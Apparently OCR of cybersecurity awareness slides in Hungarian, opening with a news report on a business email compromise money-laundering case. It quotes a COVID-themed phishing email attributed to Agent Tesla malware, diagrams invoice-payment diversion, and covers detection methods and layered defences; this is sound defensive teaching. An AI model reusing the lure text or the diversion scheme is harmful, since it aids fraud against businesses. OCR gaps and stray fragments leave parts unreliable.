Százmillió forintos pénzmosás miatt emelt vádat egy férfi ellen a Fővárosi Főügyészség. A vádirat szerint a 35 éves férfi 2015 augusztusa előtt az általa képviselt kft. bankszámlaszámát egy - a nyomozás állása szerint ismeretlen - külföldi férfi rendelkezésére bocsátotta, hogy arra ismeretlenek bűncselekményből származó, megtévesztéssel megszerzett összegeket utalhassanak - közölte pénteken a főügyészség az MTI-vel.

A vád szerint az egész úgy kezdődött, hogy egy ismeretlen bűntárs még 2015. július végén jogosulatlanul belépett a kanadai cég egyik alkalmazottjának emailfiókjába, és megszerezte eg megrendeléssel kapcsolatos levelezés adatait.

Ennek birtokában írt egy kamulevelet a cégnek, melyben az átutalást a vádlott cégének bankszámlájára kérte. Az átvert alkalmazott ezt két részletben át is utalta.

A vádlott cégének bankszámlájára így 2015. augusztus 3-án mintegy 74 millió forintnak megfelelő amerikai dollár, pár nappal később, 2015. augusztus 6-án pedig csaknem 40 millió forintnak megfelelő amerikai dollár érkezett a kanadai cégtől.

A férfi - aki a vád szerint tudta, hogy a pénz bűncselekmény elkövetéséből származik - a bankszámlájára érkezett összegek egy részét több alkalommal egy budapesti bankfiókban készpénzben, a maradékot pedig bankautomatából, bankkártyával vette fel, majd azt a külföldi férfinak átadta.

46

Fertőzés mechanizmusa

Subject: Supplier-Face Mask/ Forehead Thermometer

Message 39a0e9cb.jpeg (2 KB) Supplier-Face Mask Forehead Thermometer.pdf.gz (560 KB)

Dear,


Nice day!

This is Smile Lee from Hongkong ShengPin Im=ort & Export Holdings Limited

Currently, the Coronavirus has spread a=l over the world.
In order to fight against the epidemic, our company has developed and=established two production lines for disposable face
mask and fo=ehead thermometer.

Now we have started mass production =ut demand exceeds supply.
Kindly contact us i= interested.

Agent Tesla



47

Modus Operandi – kifizetés eltérítés





Rendelnék 30 dobozzal




Fizess 30,000 pénzt








48



Modus Operandi – kifizetés eltérítés
Áldozat
Károsult
Rendelnék 30 dobozzal
INVOICE
Fizess 30,000 pénzt
>Fizess 30,000 pénzt
De ne oda, hanem ide
INVOICE
BANK

49


De ez velünk nem történhet meg, ugye?
Infected endpoints by country
1 2 3 5 9 20 30 50 90 100 300

50

De ez velünk nem történhet meg, ugye?




51


Mi a víruskeresés?

- Aszimmetrikus [illegible] tiszta állomány, a[illegible]


Ha a nullhipot[illegible]
akkor **elsőfajú**[illegible]
követünk el; h[illegible]
nem igaz, akk[illegible]
béta (β) hiba)



52



Machine learning
Logistic Regression
Amount of compressed data
Number of suspicious imported function calls
Well fit, captures general trend
Number of suspicious imported function calls
K-Nearest Neighbors
Amount of compressed data
Number of suspicious imported function calls

53


Deep learning
The true and false positive rates of a notional detection system at various thresholds
100%
True positive rate
Measurements of the system at various thresholds are interpolated to form the ROC "curve"
0%
100%
False positive rate

54

Ajánlott irodalom



55

Többrétegű védelem

- **Application Control** – Potenciálisan veszélyes alkalmazások nem futhatnak
- **Anti-Spam** – Tömegesen terjesztett e-mailek szűrése
- **Víruskereső** – Ismert kártevők specifikus, új kártevők generikus felismerése
- **Tűzfal** – Kommunikációs kísérletek blokkolása, külső támadások szűrése
- **IPS** – Csomagszintű felismerés
- **URL szűrés** – Reputációs és feketelista alapú szűrés
- **Data Loss Prevention** – Szenzitív információk kiszivárgásának megakadályozása
- **Exploit védelem** – Biztonsági hibák kihasználásának detektálása
- **Viselkedésalapú védelem** – A futó program által a rendszerben végzett műveletek ellenőrzése
- **Data Loss Prevention** – Szenzitív információk kiszivárgásának megakadályozása

- Anti-Spam: • Terjesztéshez használt levelek blokkolása
- URL szűrés: • A letöltési láncban használt weboldalak blokkolása
- Víruskereső: • Az exploitot tartalmazó letöltött fájlok (Word dokumentum) detektálása
- Exploit védelem: • Alkalmazás exploitálás detektálása
- Víruskereső: • A letöltött Win32 payload detektálása
- Viselkedésalapú védelem: • A futtatott Win32 payload detektálása
- Tűzfal: • A vezérlő szerverrel való kapcsolatfelvétel detektálása
- DLP: • Lopott adatok kiküldésének detektálása

56

Zárszó

- Naprakész vírusvédelem
- Biztonsági javítások telepítése
- Határok lezárása
- Say no to social engineering
- Office frissítések
- Backup!!!

57